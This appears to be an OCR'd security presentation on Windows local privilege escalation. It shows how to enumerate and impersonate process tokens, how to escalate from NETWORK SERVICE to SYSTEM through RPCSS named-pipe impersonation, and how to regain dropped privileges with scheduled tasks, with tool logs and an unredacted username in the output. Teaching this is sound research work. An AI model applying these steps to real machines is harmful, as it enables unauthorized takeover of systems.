
GET TOKENS OF PROCESSES

- Prerequisite: ***SeDebugPrivilege*** or « **same »/ « specific »** token (according « groups » for example)
  - **Complex to known without testing**: Many security mechanisms for checking if token is allowed on Windows

- First public implementation: *incognito* (https://www.exploit-db.com/download/13054)

- Get primary token of a process:
  - *OpenProcess() + OpenProcessToken()*

- Get impersonation tokens:
  - 2 methods: Handles or Threads




```
BOOL OpenProcessToken(
  HANDLE  ProcessHandle,
  DWORD   DesiredAccess,
  PHANDLE TokenHandle
);
```

GET TOKENS OF PROCESSES - HANDLES


1. Get number of handles: *HandleCount* of *SYSTEM_PROCESS_INFORMATION* via *NtQuerySystemInformation()*
2. Run over each handle with *DuplicateHandle()*
3. Get *“Token”* handles only with *DuplicateHandle()*
4. Extract information about token
5. Check if can impersonate: *ImpersonateLoggedOnUser()*

GET TOKENS OF PROCESSES - HANDLES



```
[redacted] python.exe tmipe.py printalltokens
[#] All tokens which are accessible from current thread:
Tokens which are accessible from current process:
ERROR -: Impossible to impersonate handle: [WinError 5] Access is denied.
ERROR -: Impossible to impersonate handle: [WinError 5] Access is denied.
ERROR -: Impossible to impersonate handle: [WinError 5] Access is denied.
ERROR -: Impossible to impersonate handle: [WinError 5] Access is denied.
ERROR -: Impossible to impersonate handle: [WinError 5] Access is denied.
ERROR -: Impossible to impersonate handle: [WinError 5] Access is denied.
ERROR -: Impossible to impersonate handle: [WinError 5] Access is denied.
ERROR -: Impossible to impersonate handle: [WinError 5] Access is denied.
ERROR -: Impossible to impersonate handle: [WinError 5] Access is denied.
ERROR -: Impossible to impersonate handle: [WinError 5] Access is denied.
ERROR -: Impossible to impersonate handle: [WinError 5] Access is denied.
ERROR -: Impossible to impersonate handle: [WinError 5] Access is denied.
ERROR -: Impossible to impersonate handle: [WinError 5] Access is denied.
- PID: 4
- PID: 88
- PID: 324
- PID: 408
- PID: 512
- PID: 520
- PID: 580
------------------------------
  - PID: 580
  - type: Impersonation (2)
  - token: 780
  - hval: 920
  - ihandle: 114
  - sid: S-1-5-21-28624056-3392308708-440876048-1106
  - accountname: {'Name': '[redacted]', 'Domain': 'EURO', 'type': 1}
  - intlvl: Medium
  - owner: S-1-5-21-28624056-3392308708-440876048-1106
  - issystem: False
  - sessionID: 1
  - elevationtype: Limited (3)
  - iselevated: False
  - linkedtoken: None
  - implevel: Impersonate (2)
  - tokensource: None
  - appcontainertoken: False
  - appcontainersid: None
  - appcontainernumber: 0
  - primarysidgroup: S-1-5-21-28624056-3392308708-440876048-513
  - isrestricted: False
  - hasrestricitions: True
  - logonsid: None
  - Mandatory Policy: VALID_MASK
  - canimpersonate: True
------------------------------
  - PID: 580
  - type: Impersonation (2)
```

Get all tokens accessible (1/2)



```
------------------------------
  - PID: 580
  - type: Primary (1)
  - token: 812
  - hval: None
  - ihandle: None
  - sid: S-1-5-18
  - accountname: {'Name': 'SYSTEM', 'Domain': 'NT AUTHORITY', 'type': 1}
  - intlvl: System
  - owner: S-1-5-32-544
  - issystem: True
  - sessionID: 1
  - elevationtype: Default (1)
  - iselevated: True
  - linkedtoken: None
  - tokensource: b'*SYSTEM*'
  - appcontainertoken: False
  - appcontainersid: None
  - appcontainernumber: 0
  - primarysidgroup: S-1-5-18
  - isrestricted: False
  - hasrestricitions: True
  - logonsid: None
  - Mandatory Policy: NO_WRITE_UP
  - canimpersonate: True
- PID: 648
- PID: 660
------------------------------
  - PID: 660
  - type: Impersonation (2)
  - token: 828
  - hval: 664
  - ihandle: 82
  - sid: S-1-5-18
  - accountname: {'Name': 'SYSTEM', 'Domain': 'NT AUTHORITY', 'type': 1}
  - intlvl: System
  - owner: S-1-5-32-544
  - issystem: True
  - sessionID: 0
```


Get all tokens accessible (2/2)

GET TOKENS OF PROCESSES - THREADS

1. Get number of threads: *NumberOfThreads* of *SYSTEM_PROCESS_INFORMATION* via *NtQuerySystemInformation()*
2. Runs over threads, located after *SYSTEM_PROCESS_INFORMATION*
3. Open threads: *OpenThread()*
4. Get token of each thread: *OpenThreadToken()*
5. Extract information about token
6. Check if can impersonate: *ImpersonateLoggedOnUser()*

GET TOKENS OF PROCESSES – HANDLES VS THREADS

- More impersonation tokens with « handles » methods than « threads » method
- However, most of the time « threads » method is enough for PE



```
SgmBroker.exe                        2,792 K      12 K   6672
ShellExperienceHost.exe     Susp...  21,128 K      0 K   6864
smss.exe                              1,140 K     12 K    344
spoolsv.exe                           5,284 K      0 K   1260
StartMenuExperienceHost.exe          20,080 K  1,904 K   4320
svchost.exe                          14,392 K  7,884 K    768
svchost.exe                           6,528 K  5,300 K    864
svchost.exe                          35,196 K 19,184 K    736
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe                           7,100 K  2,624 K   1224
svchost.exe                          13,192 K  1,328 K   1432
svchost.exe                           4,044 K      0 K   1512
svchost.exe                           2,060 K      0 K   1888
svchost.exe                           1,624 K  1,040 K   1948
svchost.exe                           2,192 K      0 K   1956
```

```
Command Line:
  C:\WINDOWS\system32\svchost.exe -k DcomL
Path:
  C:\Windows\System32\svchost.exe (DcomLaun
Services:
  Background Tasks Infrastructure Service [Broker
  DCOM Server Process Launcher [DcomLaunch]
```

Path: C:\Windows\System32\svchost.exe

Command line: C:\WINDOWS\system32\svchost.exe -k netsvcs -p

Current directory: C:\Windows\System32\

Autostart Location: HKLM\System\CurrentControlSet\Services\WpnUserService_6

Parent: services.exe(632)

User: NT AUTHORITY\SYSTEM


Started: 6:39:05 PM 6/8/2020 Image: 64-bit

Comment:

VirusTotal:

Data Execution Prevention (DEP) Status: Enabled (permanent)


This service is running as « nt authority\system »



```
DEBUG -: All Tokens which are accessible (targetPID=736): 1 pid(s) found
- S-1-5-7 (NT AUTHORITY\ANONYMOUS LOGON) : [736]
- S-1-5-20 (NT AUTHORITY\NETWORK SERVICE) : [736]
- S-1-5-21-28624056-3392308708-440876048-1106 (EURO\[redacted]) : [736]
- S-1-5-18 (NT AUTHORITY\SYSTEM) : [736]
```

Handles method

Multiple impersonation tokens found




```
DEBUG -: Getting info about process: Pid: 3076, ImageName: 'Microsoft.Photos.exe'
DEBUG -: Getting info about process: Pid: 5812, ImageName: 'RuntimeBroker.exe'
DEBUG -: Getting info about process: Pid: 3364, ImageName: 'python.exe'
- S-1-5-18 (NT AUTHORITY\SYSTEM) : [736]
```

Threads method

Only one token found: the primary token


ACCESSIBLE TOKENS BEFORE AND AFTER NAME PIPE IMPERSONATION

Come back to RPCSS and LPE exploitation:



```
DEBUG -: All Tokens which are accessible (targetPID=None): 90 pid(s) found
- S-1-5-21-28624056-3392308708-440876048-1106 (EURO\[redacted]) : [3096, 3008, 3708, 3248, 4320, 468
- S-1-5-20 (NT AUTHORITY\NETWORK SERVICE) : [6552, 1460, 3592, 728]
```


Before impersonation: no interesting token




```
DEBUG -: All Tokens which are accessible (targetPID=None): 90 pid(s) found
- S-1-5-18 (NT AUTHORITY\SYSTEM) : [864, 796]
- S-1-5-20 (NT AUTHORITY\NETWORK SERVICE) : [864, 6552, 1460, 3592, 796]
- S-1-5-19 (NT AUTHORITY\LOCAL SERVICE) : [864, 796]
- S-1-5-21-28624056-3392308708-440876048-1106 (EURO\david.blais) : [864, 3096, 3008, 3708, 3248, 4320, 4680, 68, 3372, 60
```

After impersonation: *nt authority\system* token accessible

NETWORK SERVICE TO SYSTEM - RPCSS



```
[redacted]>whoami
nt authority\network service

[redacted]>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```



```
DEBUG -: All Tokens which are accessible (targetPID=None): 93 pid(s) found
DEBUG -: Trying to impersonate a SYSTEM token, if there is one available...
DEBUG -: Trying to impersonate the handle 816 from pid 864
DEBUG -: Impersonation successful with handle 816
DEBUG -: Getting current User Name with GetUserNameW()...
INFO -: Current username: 'SYSTEM'
```

NETWORK SERVICE TO SYSTEM - RPCSS

More details:

https://decoder.cloud/2020/05/04/from-network-service-to-system/

6. LIMITED USER RIGHTS CASE

- Some process can have limited privileges
- Some default services with « -k LocalServiceAndNoImpersonation » have limited privileges
- The *SeImpersonate* or *SeAssignPrimaryToken* privilege can be dropped.

- How to recover these 2 default privileges ?

EXAMPLE – LIMITED PRIVILEGES



svchost.exe:2592 (LocalServiceAndNoImpersona...

Image File

Host Process for Windows Services

Version: 10.0.18362.1

Build Time: Fri Jan 10 23:26:24 1997

Path:

C:\Windows\System32\svchost.exe

Command line:

NDOWS\system32\svchost.exe -k LocalServiceAndNoImpersonation -p

Current directory:

C:\Windows\System32\

Autostart Location:

HKLM\System\CurrentControlSet\Services\WpnUserService_6

Parent: services.exe(632)

User: NT AUTHORITY\LOCAL SERVICE

Started: 6:39:10 PM 6/8/2020 Image: 64-bit

Comment:


VirusTotal:

Data Execution Prevention (DEP) Status: Enabled (permanent)

Address Space Load Randomization: High-Entropy, Bottom-Up

Control Flow Guard: Enabled

Enterprise Context: N/A


svchost.exe:2592 (LocalServiceAndNoImpersona...

User: NT AUTHORITY\LOCAL SERVICE

SID: S-1-5-19

Session: 0 Logon Session: 3e5

Virtualized: No Protected: No

Group
BUILTIN\Users
CONSOLE LOGON
Everyone
LOCAL
Mandatory Label\System Mandatory Level
NT AUTHORITY\Authenticated Users
NT AUTHORITY\LogonSessionId_0_144699
NT AUTHORITY\SERVICE
NT AUTHORITY\This Organization
NT SERVICE\FDResPub
NT SERVICE\QWAVE
NT SERVICE\SensrSvc

Group SID: n/a


Privilege	Flags
SeChangeNotifyPrivilege	Default Enabled
SeCreateGlobalPrivilege	Default Enabled

Some privileges are dropped e.g. *SeImpersonatePrivilege*

HOW TO RECOVER PRIVILEGES ?

- Task Scheduler & impersonation
- **Any user** can create its own scheduled tasks
- Method:
  - Create a scheduled task with the option (because protection by default):
    - "-RequiredPrivilege" of "Register-ScheduledTask" with Powershell or
    - *AddRequiredPrivilege()* for win32
  - Option for specifying privileges to enable (*SeImpersonatePrivilege* not enabled by default for example)
  - Start scheduled task for named pipe impersonation (for example)

HOW TO RECOVER PRIVILEGES ?



```python
def reGiveMePower(self, debug=False):
    """
